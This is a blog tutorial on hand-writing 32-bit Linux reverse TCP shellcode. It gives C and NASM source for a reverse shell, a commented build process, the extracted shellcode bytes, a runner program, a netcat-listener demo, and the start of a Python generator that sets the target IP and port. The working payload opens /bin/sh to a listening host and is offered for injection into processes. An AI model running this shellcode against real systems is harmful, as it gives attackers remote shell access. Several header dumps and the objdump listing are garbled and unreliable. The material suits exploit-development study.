


# Linux shellcoding - part 2. Reverse TCP shellcode

 [cocomelonc.github.io/tutorial/2021/10/17/linux-shellcoding-2.html](https://cocomelonc.github.io/tutorial/2021/10/17/linux-shellcoding-2.html)

October 17, 2021

10 minute read

Hello, cybersecurity enthusiasts and white hackers!



The screenshot shows a terminal window titled "nc-lvp 4444" with the command ".rev". The output indicates a successful connection from a local host to the terminal window. The user has run "whoami" and "id" commands, showing they are the root user (uid=1000). The terminal also displays the user's full Kali Linux profile.

```
rev.asm -- nc-lvp 4444
File Edit View Selection Find Packages Help
File Actions Edit View Help
shell.c rev.asm
7 section .bss
8
9 section .text
10 global _start ; must be declared for linker
11
12 _start: ; linker entry point
13
14 ; create socket
15 ; int socketcall(int call, unsigned long *args, void **buf)
16 push 0x66 ; sys_socketcall 102
17 pop eax ; zero out eax
18 push 0x1 ; sys_socket 0x1
19 pop ebx ; zero out ebx
20 xor edx, edx ; zero out edx
21
22 ; int socket(int domain, int type, int protocol)
23 push edx ; protocol = IPPROTO_IP (0x0)
24 push ebx ; socket_type = SOCK_STREAM (0x1)
25 push 0x2 ; socket_family = AF_INET (0x2)
26 mov ecx, esp ; move stack pointer to ecx
27 int 0x80 ; syscall (exec sys socket)
28
rev.asm 25:1
```

In the [first post](#) about shellcoding, we spawned a regular shell. Today my goal will be to write reverse TCP shellcode.

## testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. We will use the same code as in the first post ([run.c](#)):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";

int main(int argc, char **argv) {
    int (*func)();           // function pointer
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)();          // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}
```

## reverse TCP shell

---

We will take the C code that starts the reverse TCP shell from one of my [previous posts](#).  
So our base ([shell.c](#)):

```

/*
shell.c - reverse TCP shell
author: @cocomelonc
demo shell for linux shellcoding example
*/
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>

int main () {

    // attacker IP address
    const char* ip = "127.0.0.1";

    // address struct
    struct sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
    inet_aton(ip, &addr.sin_addr);

    // socket syscall
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);

    // connect syscall
    connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

    for (int i = 0; i < 3; i++) {
        // dup2(sockfd, 0) - stdin
        // dup2(sockfd, 1) - stdout
        // dup2(sockfd, 2) - stderr
        dup2(sockfd, i);
    }

    // execve syscall
    execve("/bin/sh", NULL, NULL);

    return 0;
}

```

## assembly preparation


---

As shown in the C source code, you need to translate the following calls into Assembly language:

- create a socket.
- connect to a specified IP and port.
- then redirect stdin, stdout, stderr via `dup2`.
- launch the shell with `execve`.

## create socket

You need syscall `0x66` (`SYS_SOCKETCALL`) to basically work with sockets:




```
kali@kali:~$ cat /usr/include/asm/unistd_32.h | grep socketcall
#define __NR_socketcall 102
```

Then cleanup `eax` register:

```
; int socketcall(int call, unsigned long *args);
push 0x66          ; sys_socketcall 102
pop  eax          ; zero out eax
```

The next important part - the different functions calls of the socketcall syscall can be found in `/usr/include/linux/net.h`:



```
nvim /usr/include/linux/net.h kali@kali:~/pr...-shellcoding-2 python3
```

```
/* section .text
#ifndef _LINUX_NET_H
#define _LINUX_NET_H

#include <linux/socket.h> /* Linker entry point
#include <asm/socket.h>

#define NPROTO 16 socket AF_MAX

#define SYS_SOCKET 1 /* sys_socket(2) */ args */
#define SYS_BIND 2 /* sys_bind(2) */
#define SYS_CONNECT 3 /* sys_connect(2) */
#define SYS_LISTEN 4 /* zero out */ /* sys_listen(2) */
#define SYS_ACCEPT 5 /* sys_accept(2) */
#define SYS_GETSOCKNAME 6 /* sys_getsockname(2) */
#define SYS_GETPEERNAME 7 /* zero out */ /* sys_getpeername(2) */
#define SYS_SOCKETPAIR 8 /* zero out */ /* sys_socketpair(2) */
#define SYS_SEND 9 /* sys_send(2) */
#define SYS_RECV 10 /* sys_recv(2) */
#define SYS_SENDTO 11 /* domain, type, flags, protocol */ /* sys_sendto(2) */
#define SYS_RECVFROM 12 /* sys_recvfrom(2) */
#define SYS_SHUTDOWN 13 /* protocol */ /* sys_shutdown(2) */
#define SYS_SETSOCKOPT 14 /* socket */ /* sys_setsockopt(2) (0x1) */
#define SYS_GETSOCKOPT 15 /* socket */ /* sys_getsockopt(2) */
#define SYS_SENDSMSG 16 /* socket */ /* sys_sendmsg(2) */
#define SYS_RECVMSGS esp /* move_struct */ /* sys_recvmsg(2) */
#define SYS_ACCEPT4 18 /* sys_accept4(2) */
#define SYS_RECVMMSSG 19 /* sys_recvmmmsg(2) */
#define SYS_SENDDMMSSG 20 /* save_struct */ /* sys_sendmmmsg(2) later usage */

/usr/include/linux/net.h [R]
```

So you need to start with `SYS_SOCKET` (0x1) then cleanup `ebx`:

```
push 0x1          ; sys_socket 0x1
pop  ebx          ; zero out ebx
```

The `socket()` call basically takes 3 arguments and returns a socket file descriptor:

```
sockfd = socket(int socket_family, int socket_type, int protocol);
```

So you need to check different header files to find the definitions for the arguments.

For `protocol`:

```
nvim /usr/include/linux/in.h
```

```
9  section .text
# if __UAPI_DEF_IN IPPROTO
/* Standard well-defined IP protocols. */
enum {
    IPPROTO_IP = 0,           /* Dummy protocol for TCP */
    #define IPPROTO_IP IPPROTO_IP
    IPPROTO_ICMP = 1,         /* Internet Control Message Protocol */
    #define IPPROTO_ICMP IPPROTO_ICMP
    IPPROTO_IGMP = 2,         /* Internet Group Management Protocol */
    #define IPPROTO_IGMP IPPROTO_IGMP
    IPPROTO_IPIP = 4,          /* IPIP tunnels (older KA9Q tunnels use 94) */
    #define IPPROTO_IPIP IPPROTO_IPIP
    IPPROTO_TCP = 6,           /* Transmission Control Protocol */
    #define IPPROTO_TCP IPPROTO_TCP
    IPPROTO_EGP = 8,           /* Exterior Gateway Protocol */
    #define IPPROTO_EGP IPPROTO_EGP
    IPPROTO_PUP = 12,          /* PUP protocol */
    #define IPPROTO_PUP IPPROTO_PUP
    IPPROTO_UDP = 17,          /* User Datagram Protocol */
    #define IPPROTO_UDP IPPROTO_UDP
    IPPROTO_IDP = 22,          /* XNS IDP protocol */
    #define IPPROTO_IDP IPPROTO_IDP
    IPPROTO_TP = 29,            /* SO Transport Protocol Class 4 (1) */
    #define IPPROTO_TP IPPROTO_TP
    IPPROTO_DCCP = 33,          /* Datagram Congestion Control Protocol */
    #define IPPROTO_DCCP IPPROTO_DCCP
    #define IPPROTO_IPV6 = 41,      /* IPv6-in-IPv4 tunnelling */
    #define IPPROTO_IPV6 IPPROTO_IPV6
    IPPROTO_RSVP = 46,          /* RSVP Protocol */
    #define IPPROTO_RSVP IPPROTO_RSVP
/usr/include/linux/in.h [R]
```

For `socket_type`:

```
nvim /usr/include/bits/socket_type.h
```

For `socket_family`:

```
nvim /usr/include/bits/socket.h
```

```

nvim /usr/include/bits/socket.h ✘ kali@kali:~/pr...-shellcoding-2 ✘ python3
# define __socklen_t_defined
#endif global _start ... must be declared for linker

/* Get the architecture-dependent definition of enum __socket_type. */
#include <bits/socket_type.h>

/* Protocol families. */
#define PF_UNSPEC 0 /* Unspecified. */
#define PF_LOCAL 1 /* Local to host (pipes and file-domain). */
#define PF_UNIX 2 /* POSIX name for PF_LOCAL. */
#define PF_FILE 66 /* PF_LOCAL /* Another non-standard name for PF_LOCAL. */
#define PF_INET 2 /* IP protocol family. */
#define PF_AX25 3 /* Amateur Radio AX.25. */
#define PF_IPX 4 /* Novell Internet Protocol. */
#define PF_APPLETALK 5 /* Appletalk DDP. */
#define PF_NETROM 6 /* Amateur radio NETROM. */
#define PF_BRIDGE 7 /* Multiprotocol bridge. */
#define PF_ATMPVC 8 /* ATM PVCs. */
#define PF_X25 9 /* Reserved for X.25 project. */
#define PF_INET6 10 /* IP version 6. */
#define PF_ROSE 11 /* Amateur Radio X.25 PLP. */
#define PF_DECnet 12 /* Reserved for DECnet project. */
#define PF_NETBEUI 13 /* Reserved for 802.2LLC project. */
#define PF_SECURITY 14 /* Security callback pseudo AF. */
#define PF_KEY 15 /* PF_KEY key management API. */
#define PF_NETLINK 16 /* Alias to emulate 4.4BSD. */
#define PF_ROUTE 17 /* Packet family. */
#define PF_PACKET 18 /* Ash. */
#define PF_ECONET 19 /* Acorn Econet. */

/usr/include/x86_64-linux-gnu/bits/socket.h [RO]

```

Based on this info, you can push the different arguments (socket\_family, socket\_type, protocol) onto the stack after cleaning up the `edx` register:

```

xor edx, edx      ; zero out edx

; int socket(int domain, int type, int protocol);
push edx          ; protocol = IPPROTO_IP (0x0)
push ebx          ; socket_type = SOCK_STREAM (0x1)
push 0x2          ; socket_family = AF_INET (0x2)

```

And since `ecx` needs to hold a pointer to this structure, a copy of the `esp` is required:

```
mov ecx, esp      ; move stack pointer to ecx
```

finally execute syscall:

```
int 0x80          ; syscall (exec sys_socket)
```

which returns a socket file descriptor to `eax`.

In the end:

```
xchg edx, eax      ; save result (sockfd) for later usage
```

## connect to a specified IP and port

---

First you need the standard socketcall-syscall in `al` again:

```
; int socketcall(int call, unsigned long *args);
mov al, 0x66      ; socketcall 102
```

Let's go to look at the `connect()` arguments, and the most interesting argument is the `sockaddr` struct:

```
struct sockaddr_in {
    __kernel_sa_family_t sin_family;      /* Address family          */
    __be16                sin_port;        /* Port number            */
    struct in_addr        sin_addr;       /* Internet address       */
};
```

So you need to place arguments at this point. Firstly, `sin_addr`, then `sin_port` and the last one is `sin_family` (remember: reverse order!):

```
; int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
push 0x0101017f ; sin_addr = 127.1.1.1 (network byte order)
push word 0x5c11 ; sin_port = 4444
```

```
kali㉿kali ~ ➤ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> socket.inet_aton("127.1.1.1").hex()
'7f010101'
>>> socket.inet_aton("4444").hex()
'00000115c'
>>> █ push 0x0101017f ; sin_addr = 127.1.1.1 (network byte
    | push word 0x5c11 ; sin_port = 4444
```

`ebx` contains `0x1` at this point because of pressing `socket_type` during the `socket()` call, so after increasing `ebx`, `ebx` should be `0x2` (the `sin_family` argument):

```
inc ebx           ; ebx = 0x02
push word bx     ; sin_family = AF_INET
```

Then save the stack pointer to this sockaddr struct to `ecx`:

```
mov ecx, esp     ; move stack pointer to sockaddr struct
```

Then:

```

push 0x10          ; addrlen = 16
push ecx           ; const struct sockaddr *addr
push edx           ; sockfd
mov  ecx, esp      ; move stack pointer to ecx (sockaddr_in struct)
inc  ebx           ; sys_connect (0x3)
int  0x80           ; syscall (exec sys_connect)

```

## redirect stdin, stdout and stderr via dup2

---

Now we set start-counter and reset **ecx** for loop:

```

push 0x2          ; set counter to 2
pop  ecx           ; zero to ecx (reset for newfd loop)

```

**ecx** is now ready for the loop, just saving the socket file descriptor to **ebx** as you need it there during the dup2-syscall:

```
xchg ebx, edx    ; save sockfd
```

Then, **dup2** takes 2 arguments:

```
int dup2(int oldfd, int newfd);
```

Where **oldfd** (**ebx**) is the client socket file descriptor and **newfd** is used with **stdin(0)**, **stdout(1)** and **stderr(2)**:

```

for (int i = 0; i < 3; i++) {
    // dup2(sockfd, 0) - stdin
    // dup2(sockfd, 1) - stdout
    // dup2(sockfd, 2) - stderr
    dup2(sockfd, i);
}

```

So, the **sys\_dup2** syscall is executed three times in an **ecx**-based loop:

```

dup:
    mov  al, 0x3f    ; sys_dup2 = 63 = 0x3f
    int  0x80         ; syscall (exec sys_dup2)
    dec  ecx          ; decrement counter
    jns  dup          ; as long as SF is not set -> jmp to dup

```

**jns** basically jumps to “**dup**” as long as the signed flag (**SF**) is not set.

Let's go to debug with **gdb** and check **ecx** value:

```
gdb -q ./rev
```

```

0x08049033 in dup ()
gdb-peda$ si    ; save sockfd
[-----registers-----]
EAX: 0x0
EBX: 0x3
ECX: 0xffffffff, 0x3f      ; sys_dup2 = 63 = 0x3f
EDX: 0x3
ESI: 0x0
EDI: 0x0
EBP: 0x0
ESP: 0xfffffd1d0 → 0x3      ; as long as SF is not set, > jmp to dup
EIP: 0x8049034 (<dup+5>:     jns    0x804902f <dup>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x804902f <dup>:    mov    al,0x3f
0x8049031 <dup+2>:  int    0x80
0x8049033 <dup+4>:  dec    ecx
⇒ 0x8049034 <dup+5>:  jns    0x804902f <dup>
0x8049036 <dup+7>:  mov    al,0xb
0x8049038 <dup+9>:  inc    ecx
0x8049039 <dup+10>: mov    edx,ecx
0x804903b <dup+12>: push   edx
67          push 0x68732f2f      ; JUMP is NOT taken
[-----stack-----]
0000| 0xfffffd1d0 → 0x3
0004| 0xfffffd1d4 → 0xfffffd1dc → 0x5c110002
0008| 0xfffffd1d8 → 0x10
0012| 0xfffffd1dc → 0x5c110002
0016| 0xfffffd1e0 → 0x101017f
0020| 0xfffffd1e4 → 0x2

```

As you can see, after third `dec ecx` it contains `0xffffffff` which is equal -1 and the `SF` got set and the shellcode flow continues.

In result, all three output are redirected :)

## launch the shell with execve

This part of code are similar to the example from the first part, but again with a small change:

```

; spawn /bin/sh using execve
; int execve(const char *filename, char *const argv[],char *const envp[]);
mov  al, 0x0b      ; syscall: sys_execve = 11 (mov eax, 11)
inc  ecx         ; argv=0
mov  edx, ecx     ; envp=0
push edx         ; terminating NULL
push 0x68732f2f  ; "hs//"
push 0x6e69622f  ; "nib/"
mov  ebx, esp     ; save pointer to filename
int  0x80         ; syscall: exec sys_execve

```

As you can see, we need to push the terminating `NULL` for the `/bin//sh` string seperately onto the stack, because there isn't already one to use.

So we are done.

## **final complete shellcode**

---

My complete, commented shellcode:

```

; run reverse TCP /bin/sh and normal exit
; author @cocomelonc
; nasm -f elf32 -o rev.o rev.asm
; ld -m elf_i386 -o rev rev.o && ./rev
; 32-bit linux

section .bss

section .text
    global _start      ; must be declared for linker

_start:           ; linker entry point

; create socket
; int socketcall(int call, unsigned long *args);
push 0x66          ; sys_socketcall 102
pop  eax            ; zero out eax
push 0x1            ; sys_socket 0x1
pop  ebx            ; zero out ebx
xor  edx, edx      ; zero out edx

; int socket(int domain, int type, int protocol);
push edx            ; protocol = IPPROTO_IP (0x0)
push ebx            ; socket_type = SOCK_STREAM (0x1)
push 0x2            ; socket_family = AF_INET (0x2)
mov   ecx, esp      ; move stack pointer to ecx
int   0x80          ; syscall (exec sys_socket)
xchg  edx, eax     ; save result (sockfd) for later usage

; int socketcall(int call, unsigned long *args);
mov   al, 0x66      ; socketcall 102

; int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
push 0x0101017f    ; sin_addr = 127.1.1.1 (network byte order)
push word 0x5c11    ; sin_port = 4444
inc   ebx            ; ebx = 0x02
push word bx        ; sin_family = AF_INET
mov   ecx, esp      ; move stack pointer to sockaddr struct

push 0x10            ; addrlen = 16
push ecx            ; const struct sockaddr *addr
push edx            ; sockfd
mov   ecx, esp      ; move stack pointer to ecx (sockaddr_in struct)
inc   ebx            ; sys_connect (0x3)
int   0x80          ; syscall (exec sys_connect)

; int socketcall(int call, unsigned long *args);
; duplicate the file descriptor for
; the socket into stdin, stdout, and stderr
; dup2(sockfd, i); i = 1, 2, 3
push 0x2            ; set counter to 2
pop  ecx            ; zero to ecx (reset for newfd loop)

```

```

xchg ebx, edx      ; save sockfd

dup:
    mov al, 0x3f      ; sys_dup2 = 63 = 0x3f
    int 0x80          ; syscall (exec sys_dup2)
    dec ecx           ; decrement counter
    jns dup           ; as long as SF is not set -> jmp to dup

; spawn /bin/sh using execve
; int execve(const char *filename, char *const argv[],char *const envp[]);
    mov al, 0x0b      ; syscall: sys_execve = 11 (mov eax, 11)
    inc ecx           ; argv=0
    mov edx, ecx      ; envp=0
    push edx          ; terminating NULL
    push 0x68732f2f   ; "hs//"
    push 0x6e69622f   ; "nib//"
    mov ebx, esp      ; save pointer to filename
    int 0x80          ; syscall: exec sys_execve

```

## testing

---

Now, as in the first part, let's assemble it and check if it properly works and does not contain any null bytes:

```

nasm -f elf32 -o rev.o rev.asm
ld -m elf_i386 -o rev rev.o
objdump -M intel -d rev

```

```

kali㉿kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2$ nasm -f elf32 -o rev.o rev.asm
kali㉿kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2$ ld -m elf_i386 -o rev rev.o
kali㉿kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2$ objdump -M intel -d ./rev

./rev:      file format elf32-i386

55  dup:
Disassembly of section .text: sys_dup2 = 63 = 0x3f
08049000 <_start>:
08049000:   ec 66          ; syscall: sys_dup2
08049002:   58              ; decremente
08049003:   6a 01          ; as long as not set -> jmp to dup
08049005:   5b              ; pop ebx
08049006:   31 d2          ; xor edx,edx
08049008:   52              ; push edx
08049009:   53              ; push ebx
0804900a:   6a 02          ; push 0x2
0804900c:   89 e1          ; mov ecx,esp
0804900e:   cd 80          ; int 0x80
08049010:   92              ; xchg edx,eax
08049011:   b0 66          ; mov al,0x66
08049013:   68 7f 01 01 01  ; push 0x101017f
08049018:   66 68 11 5c      ; pushw 0x5c11
0804901c:   43              ; inc ebx
0804901d:   66 53 72 2f     ; push bx
0804901f:   89 e1          ; mov ecx,esp
08049021:   6a 10          ; push 0x10
08049023:   51              ; push ecx
08049024:   52              ; push edx
08049025:   89 e1          ; mov ecx,esp
08049027:   43              ; inc ebx

```

```
8049028: cd 80 int 0x80
804902a: 6a 02 push 0x2
804902c: 59 pop ecx
804902d: 87 da xchq edx,ebx
804902e: int 3 (const char [1], const char [1], const argv[])
804902f <dup>:
804902f: b0 3f mov al,0x3f
8049031: cd 80 int 0x80
8049033: 49 dec ecx
8049034: 79 f9 jns 804902f <dup>
8049036: b0 0b mov al,0xb
8049038: 41 inc ecx
8049039: 89 ca mov edx,ecx
804903b: 52 push edx
804903c: 68 2f 2f 73 68 push 0x68732f2f
8049041: 68 2f 62 69 6e push 0x6e69622f
8049046: 89 e3 mov ebx,esp
8049048: cd 80 int 0x80
```

Prepare listener on **4444** port and run:

1/rev

Perfect!

Then, extract byte code via some bash hacking and `objdump`:

```
objdump -d ./rev|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ''|tr '\t' ' '|sed 's/ $//g'|sed 's/ \\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

The terminal window shows the command `objdump -d ./rev | grep '[0-9a-f]'` being run in a file editor. The output is being piped through `grep` to filter for hex digits. The resulting shellcode is then processed by `cut` to remove leading zeros and `tr` to convert to lowercase. Finally, `sed` is used to replace the dollar sign with a backslash and the hex digit with its ASCII representation. The shellcode is then copied to the clipboard.

```

kali@kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2$ objdump -d ./rev | grep '[0-9a-f]' | cut -f2 -d: | cut -f1-6 -d' '| tr -s ' '| tr '\t' ' '| sed 's/ $//g'| sed 's/ /\x/g'| paste -d '' -s | sed 's/^/'| sed 's/$"/g'
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

```

So, our shellcode is:

```
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
```

Then, replace the code at the top (`run.c`) with:

```

/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] =
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";

int main(int argc, char **argv) {
    int (*func)();           // function pointer
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)();          // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}

```

Compile, prepare listener and run:

```
gcc -z execstack -m32 -o run run.c
./run
```

The screenshot shows a terminal window with two panes. The left pane displays a C shellcode generator script named 'shell.c' with the command 'nc -lvp 4444'. The right pane shows the assembly output of the generated shellcode, which is then analyzed by objdump and grep to extract specific byte sequences.

```
shell.c
rev.asm
File Actions Edit View Help
kali@kali:~ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.1.1.1] from localhost [127.0.0.1] 46040
whoami
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),133(scanner),143(vboxsf),998(docker)
id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),133(scanner),143(vboxsf),998(docker)
[...]
  (int)( func)();
  /* If you want to add more code instead of */
  /* the shellcode, just add it here */
  return 1;
}

[...]
[...]
```

```
./run
python3
objdump -d ./rev | grep '[0-9a-f'
v 'file'|cut -f2 -d:|cut -f1-6 -d'|tr -s ' '|tr '\t' '|sed 's/ $//g'|sed 's/ /\x/g'|pa
-s |sed 's/^/ /|sed 's/$//g'
x58\x6a\x01\x5b\x31\x21\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66
5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\
9\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
>~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2 gcc -static -fno-stack-protect
stack -m32 -o run run.c
>~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2 ./run
```

As you can see, everything work perfectly. Now, you can use this shellcode and inject it into a process.

But there is one caveat. Let's go to make the ip and port easily configurable.

## configurable IP and port

To solve this problem I created a simple python script ([super\\_shellcode.py](#)):

```

import socket
import argparse
import sys

BLUE = '\033[94m'
GREEN = '\033[92m'
YELLOW = '\033[93m'
RED = '\033[91m'
ENDC = '\033[0m'

def my_super_shellcode(host, port):
    print (BLUE + "let's go to create your super shellcode..." + ENDC)
    if int(port) < 1 and int(port) > 65535:
        print (RED + "port number must be in 1-65535" + ENDC)
        sys.exit()
    if int(port) >= 1 and int(port) < 1024:
        print (YELLOW + "you must be a root" + ENDC)
    if len(host.split(".")) != 4:
        print (RED + "invalid host address :(" + ENDC)
        sys.exit()

    h = socket.inet_aton(host).hex()
    h1 = [h[i:i+2] for i in range(0, len(h), 2)]
    if "00" in h1:
        print (YELLOW + "host address will cause null bytes to be in shellcode :(" +
ENDC)
    h1, h2, h3, h4 = h1

    shellcode_host = "\\\x" + h1 + "\\\x" + h2 + "\\\x" + h3 + "\\\x" + h4
